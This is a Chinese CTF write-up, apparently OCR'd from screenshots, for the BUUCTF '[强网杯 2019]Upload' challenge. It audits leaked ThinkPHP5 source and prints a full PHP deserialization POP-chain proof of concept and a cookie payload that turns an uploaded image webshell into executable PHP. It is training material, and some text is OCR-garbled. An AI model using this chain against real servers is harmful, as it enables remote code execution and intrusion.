

BUUCTF: [强网杯 2019]Upload

原创


未初 于 2020-03-27 01:02:34 发布 1776 收藏

分类专栏: [CTF_WEB_Writeup](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu777777/article/details/105131257>

版权



[CTF_WEB_Writeup 专栏收录该内容](#)

159 篇文章 31 订阅

订阅专栏

参考: <https://www.zhaoj.in/read-5873.html>

0 | 6d2c2019-b407-44a4-b539-d846faee99f9.node3.buuoj.cn

Community forum Blog Tools CSDN Blog @163.com Google Translate Google

Discuz

Login Register

Email

Password

LOGIN ←

© 2019 Discuz Login Form . All rights reserved .

<https://blog.csdn.net/mochu777777>

稍微测试了一下, 不存在注入或者万能密码登录, 先注册登录

Discuz

Login Register

mochu7


pony@qq.com

•••••

REGISTER ←

© 2019 Discuz Login Form . All rights reserved .

<https://blog.csdn.net/mochu7777777>



:)

Registed successful!

页面自动 跳转 等待时间: 2


<https://blog.csdn.net/mochu7777777>

Discuz

The screenshot shows the Discuz login interface. At the top, there are two buttons: "Login" on the left and "Register" on the right. Below the buttons, the email "pony@qq.com" is entered into the username field. The password field contains five asterisks ("*****"). A red "LOGIN" button is centered at the bottom of the form, with a left-pointing arrow icon to its right.

© 2019 Discuz Login Form . All rights reserved .

<https://blog.csdn.net/mochu7777777>




:)

Login successful!

页面自动 跳转 等待时间: 2

<https://blog.csdn.net/rnochu7777777>



hello machu7! Please upload your img:
文件上传: 浏览... 未选择文件。

提交查询

© 2019 Discuz Login Form . All rights reserved .

<https://blog.csdn.net/mochu7777777>



先传一句话木马图片上去看看



Upload img successful!

页面自动 跳转 等待时间: 1

<https://blog.csdn.net/mochu7777777>




```

    <div id="horizontalTab" style="display: block; width: 100%; margin: 0px;">
        
        hello mochu7!
    </div align="right">[...]</div>
    <br>
    <br>

```

<https://blog.csdn.net/mochu7777777>

上传的是一张jpg的图片，传上去之后被改后缀为png，而且可以看到路径和文件名都进行了重命名使用md5值
目录扫描出一个www.tar.gz在网站根目录，使用phpstorm打开，发现是ThinkPHP5框架



The screenshot shows the PHPStorm interface with the tp5 project open. The left sidebar displays the project structure, including application, web, config, extend, public, static, and various controller, model, view, and common files. The main editor window shows the contents of Index.php:

```

<?php
namespace app\web\controller;
use think\Controller;

class Index extends Controller
{
    public $profile;
    public $profile_db;

    public function index()
    {
        if($this->login_check()){
            $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/home";
            $this->redirect($curr_url,[params:302]);
            exit();
        }
        return $this->fetch([template: "index"]);
    }

    public function home(){
        if(!$this->login_check()){
            $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
            $this->redirect($curr_url,[params:302]);
            exit();
        }

        if(!$this->check_upload_img()){
            $this->assign([name: "username",$this->profile_db['username']]);
            return $this->fetch([template: "upload"]);
        }else{
            $this->assign([name: "img",$this->profile_db['img']]);
            $this->assign([name: "username",$this->profile_db['username']]);
            return $this->fetch([template: "home"]);
        }
    }

    public function login_check(){
        $profile=cookie([name: 'user']);
        if(!empty($profile)){
            $this->profile=unserialize(base64_decode($profile));
            $this->profile_db=db([name: 'user'])->where([field: "ID",intval($this->profile['ID'])])->find();
            if(array_diff($this->profile_db,$this->profile)==null){
                return 1;
            }else{
                return 0;
            }
        }
    }


    public function check_upload_img(){
        if(empty($this->profile) && !empty($this->profile_db)){
            if(empty($this->profile_db['img'])){
                return 0;
            }
        }
    }
}

```

<https://blog.csdn.net/mochu7777777>

而且存在.idea目录

(.idea是存放项目的配置信息，包括历史记录，版本控制信息等的一个目录)



The screenshot shows a file explorer window displaying the contents of the .idea directory within the tp5 project. The table lists the following files and their details:

名称	修改日期	类型	大小
inspectionProfiles	2019/5/18 21:21	文件夹	
encodings.xml	2020/3/26 22:15	XML 文档	1 KB
misc.xml	2019/3/18 14:01	XML 文档	1 KB
modules.xml	2019/3/18 14:01	XML 文档	1 KB
php.xml	2019/3/18 15:46	XML 文档	1 KB
tp5.iml	2019/3/18 15:46	IML 文件	1 KB
vcs.xml	2019/3/18 14:01	XML 文档	1 KB
workspace.xml	2020/3/26 23:52	XML 文档	25 KB

<https://blog.csdn.net/mochu7777777>

使用phpstorm打开后，首先发现存在两个断点hint

Index.php code:

```
if(!$this->check_upload_img()){
    $this->assign('name', $this->profile_db['username']);
    return $this->fetch(template: "upload");
} else{
    $this->assign('name', $this->profile_db['img']);
    $this->assign('name', $this->profile_db['username']);
    return $this->fetch(template: "home");
}

public function login_check(){
    $profile=cookie(name:'user');
    if(!empty($profile)){
        $this->profile unserialize(base64_decode($profile));
        $this->profile_db=db(name:'user')->where(field:"ID",intval($this->profile['ID']))->find();
        if(array_diff($this->profile_db,$this->profile)==null){
            return 1;
        } else{
            return 0;
        }
    }
}

public function check_upload_img(){
    if(!empty($this->profile) && !empty($this->profile_db)){
        if(empty($this->profile_db['img'])){
            return 0;
        } else{
            return 1;
        }
    }
}
```

https://blog.csdn.net/mochu77777777

Register.php code:

```
if (!empty(input(key: "post.username")) && !empty(input(key: "post.email")) && !empty(input(key: "post.password")) {
    $email = input(key: "post.email", default: "", filter: "addslashes");
    $password = input(key: "post.password", default: "", filter: "addslashes");
    $username = input(key: "post.username", default: "", filter: "addslashes");
    if($this->check_email($email)) {
        if (empty(db(name: "user")->where(field: "username", $username)->find()) && empty(db(name: "user")->insert($user_info)) {
            $user_info = ["email" => $email, "password" => md5($password), "username" => $username];
            if (db(name: "user")->insert($user_info)) {
                $this->registered = 1;
                $this->success(msg: "Registered successful!", url(url: '../index'));
            } else {
                $this->error(msg: "Registered failed!", url(url: '../index'));
            }
        } else {
            $this->error(msg: "Account already exists!", url(url: '../index'));
        }
    } else{
        $this->error(msg: "Email illegal!", url(url: '../index'));
    }
} else {
    $this->error(msg: "Something empty!", url(url: '../index'));
}

public function check_email($email){
    $pattern = "/^[_a-z0-9-]+(\.[_a-z0-9-]+)*@[a-z0-9-]+\(\.[a-z0-9-]+\)*(\.[a-z]{2,})$/";
    preg_match($pattern, $email, $matches);
    if(empty($matches)){
        return 0;
    } else{
        return 1;
    }
}

public function __destruct()
{
    if(!$this->registered){
        $this->checker->index();
    }
}
```

https://blog.csdn.net/mochu77777777

application/web/controller/Index.php 里的：

首先访问大部分页面例如 index 都会调用 login_check 方法。

该方法会先将传入的用户 Profile 反序列化，而后到数据库中检查相关信息是否一致。

application/web/controller/Register.php 里的：

Register 的析构方法，估计是想判断注没注册，没注册的给调用 check 也就是 Index 的 index 方法，也就是跳到主页了。

接着审计上传逻辑代码:

```
26
27     public function upload_img(){
28         if($this->checker){
29             if(!$this->checker->login_check()){
30                 $curr_url="http://". $_SERVER['HTTP_HOST']. $_SERVER['SCRIPT_NAME'].'/index';
31                 $this->redirect($curr_url, params: 302);
32                 exit();
33             }
34         }
35
36         if(!empty($_FILES)){
37             $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
38             $this->filename=md5($_FILES['upload_file']['name']).".png";
39             $this->ext_check();
40         }
41         if($this->ext) {
42             if(getimagesize($this->filename_tmp)) {
43                 @copy($this->filename_tmp, $this->filename);
44                 @unlink($this->filename_tmp);
45                 $this->img="../upload/$this->upload_menu/$this->filename";
46                 $this->update_img();
47             }else{
48                 $this->error(msg: 'Forbidden type!', url(url: '../index'));
49             }
50         }else{
51             $this->error(msg: 'Unknown file type!', url(url: '../index'));
52         }
53     }
54 }
```

https://blog.csdn.net/mochu7777777

先检查是否登录，然后判断是否有文件，然后获取后缀，解析图片判断是否为正常图片，再从临时文件拷贝到目标路径。

而 Profile 有 `_call` 和 `_get` 两个魔术方法，分别书写了在调用不可调用方法和不可调用成员变量时怎么做。`_get` 会直接从 `except` 里找，`_call` 会调用自身的 `name` 成员变量所指代的变量所指代的方法。

```
81     public function __get($name)
82     {
83         return $this->except[$name];
84     }
85
86     public function __call($name, $arguments)
87     {
88         if($this->{$name}){
89             $this->{$this->{$name}}($arguments);
90         }
91     }
92
93 }
94 }
```

<https://blog.csdn.net/mochu7777777>

这两个魔术方法加上反序列化和析构函数的调用，结合起来就可以操控 Profile 里的参数，控制其中的 `upload_img` 方法，这样我们就能任意更改文件名，让其为我们所用了。

构造一个 Profile 和 Register 类，命名空间 `app\WEB\controller`（要不然反序列化会出错，不知道对象实例化的是哪个类）。然后给其 `except` 成员变量赋值 `['index' => 'img']`，代表要是访问 `index` 这个变量，就会返回 `img`。而后又给 `img` 赋值 `upload_img`，让这个对象被访问不存在的方法时最终调用 `upload_img`。

```
27     public function upload_img(){
28         if($this->checker){
29             if(!$this->checker->login_check()){
30                 $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
31                 $this->redirect($curr_url, params: 302);
32                 exit();
33             }
34         }
35
36         if(!empty($_FILES)){
37             $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
38             $this->filename=md5($_FILES['upload_file']['name']).".png";
39             $this->ext_check();
40         }
41         if($this->ext) {
42             if(getimagesize($this->filename_tmp)) {
43                 @copy($this->filename_tmp, $this->filename);
44                 @unlink($this->filename_tmp);
45                 $this->img="../upload/$this->upload_menu/$this->filename";
46                 $this->update_img();
47             }else{
48                 $this->error(msg: 'Forbidden type!', url(url: '../index'));
49             }
50         }else{
51             $this->error(msg: 'Unknown file type!', url(url: '../index'));
52         }
53     }
```

<https://blog.csdn.net/mochu7777777>

而后又赋值控制 `filename_tmp` 和 `filename` 成员变量。可以看到前面两个判断我们只要不赋值和不上传变量即可轻松绕过。`ext` 这里也要赋值，让他进这个判断。而后程序就开始把 `filename_tmp` 移动到 `filename`，这样我们就可以把 `png` 移动为 `php` 文件了。

还要构造一个 Register，`checker` 赋值为我们上面这个 `$profile`，`registered` 赋值为 `false`，这样在这个对象析构时就会调用 `profile` 的 `index` 方法，再跳到 `upload_img` 了。

POC文件：

```

<?php

namespace app\web\controller;
error_reporting(0);
class Profile
{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;

    public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }
}

class Register
{
    public $checker;
    public $registered;

    public function __destruct()
    {
        if(!$this->registered){
            $this->checker->index();
        }
    }
}

$profile = new Profile();
$profile->except = ['index' => 'img'];
$profile->img = "upload_img";
$profile->ext = "png";
$profile->filename_tmp = "./upload/76d9f00467e5ee6abc3ca60892ef304e/1905e3297318e07f689eeda3afb79dc7.png";
$profile->filename = "./upload/76d9f00467e5ee6abc3ca60892ef304e/1905e3297318e07f689eeda3afb79dc7.php";

$register = new Register();
$register->registered = false;
$register->checker = $profile;

echo urlencode(base64_encode(serial化($register)));

```

注意这里的文件路劲，看 Profile 的构造方法有切换路径，这里我们反序列化的话似乎不会调用构造方法，所以得自己指定一下路径。

TzoyNzoiYXBwXHdlYlxjb250cm9sbGVyXFJlZ21zdGVyIjoyOntzOjc6ImNoZWNrZXIIo086MjY6ImFwcFx3ZWJcY29udHJvbGxlc1xQcm9maWxl
Ijo30ntzOjc6ImNoZWNrZXIIo047czoMjoiZm1sZW5hbWVfdG1wIjtzOjc40iIuL3VwbG9hZC83NmQ5ZjAwNDY3ZTV1ZTZhYmMzY2E2MDg5MmVm
MzA0ZS8xOTA1ZTMyOTczMTh1MDdmNjg5ZWVkJYTNhZmI30WRjNy5wbmcio3M60DoiZm1sZW5hbWUi03M6Nzg6Ti4vdXBsb2FkLzc2ZDlmMDA0Njd1
NWV1NmFiYzNjYTYwODkyZwYzMDrv1LzE5MDV1MzI5NzMxOGUwN2Y2OD11ZWRhM2FmYjc5ZGM3LnBocCI7czoxMToidXBsb2FkX21lbui0047czoz
OijleHQiO3M6MzoicG5nIjtzOjM6ImltZyI7czoxMDoidXBsb2FkX21tZyI7cz020iJleGN1cHQi02E6MTp7cz010iJpbmRleCI7czozOijpbWci
O319cz040iJyZwdpc3R1ZCI7YjowO30%3D

The screenshot shows a browser window with three tabs: 'BUUCTF', 'BUUCTF', and '系统发生错误'. The URL in the address bar is '6d2c2019-b407-44a4-b539-d846faee99f9.node3.buuoj.cn'. The page content says 'ThinkPHP V5.1.35 LTS { 十年磨一剑-为API开发设计的高性能框架 }'. On the right, a debugger's Network tab is open, showing a 'Profile 1' panel. Under 'Request Headers', there is a 'Cookie' entry with the value 'user=TzoyNzoiYXBwXHdlYlxjl'. A red arrow points from this entry to another red arrow pointing down to the 'Value' column of the same entry in the main table below. The table has columns: Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, Secure, and SameSite. The 'user' cookie is listed with its value, domain, path, and expiration date.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
Cookie	user=TzoyNzoiYXBwXHdlYlxjl	6d2c2019-b407-44a4-b539-d846faee99f9.node3.buuoj.cn	/	Thu, 26 Mar 2020 ...	595	false	false	None

放入cookie后在根目录刷新几次，发现再次访问这个文件夹就是php文件了，成功解析我们的一句话木马

BUUCTF x BUUCTF x 6d2c2019-b407-44a4-b539 x +
6d2c2019-b407-44a4-b539-d846fae99f9f.node3.buuoj.cn/upload/76d9f00467e5ee6abc3ca60892ef304e/1905e3297318e07f689eeda3afb79dc7.php

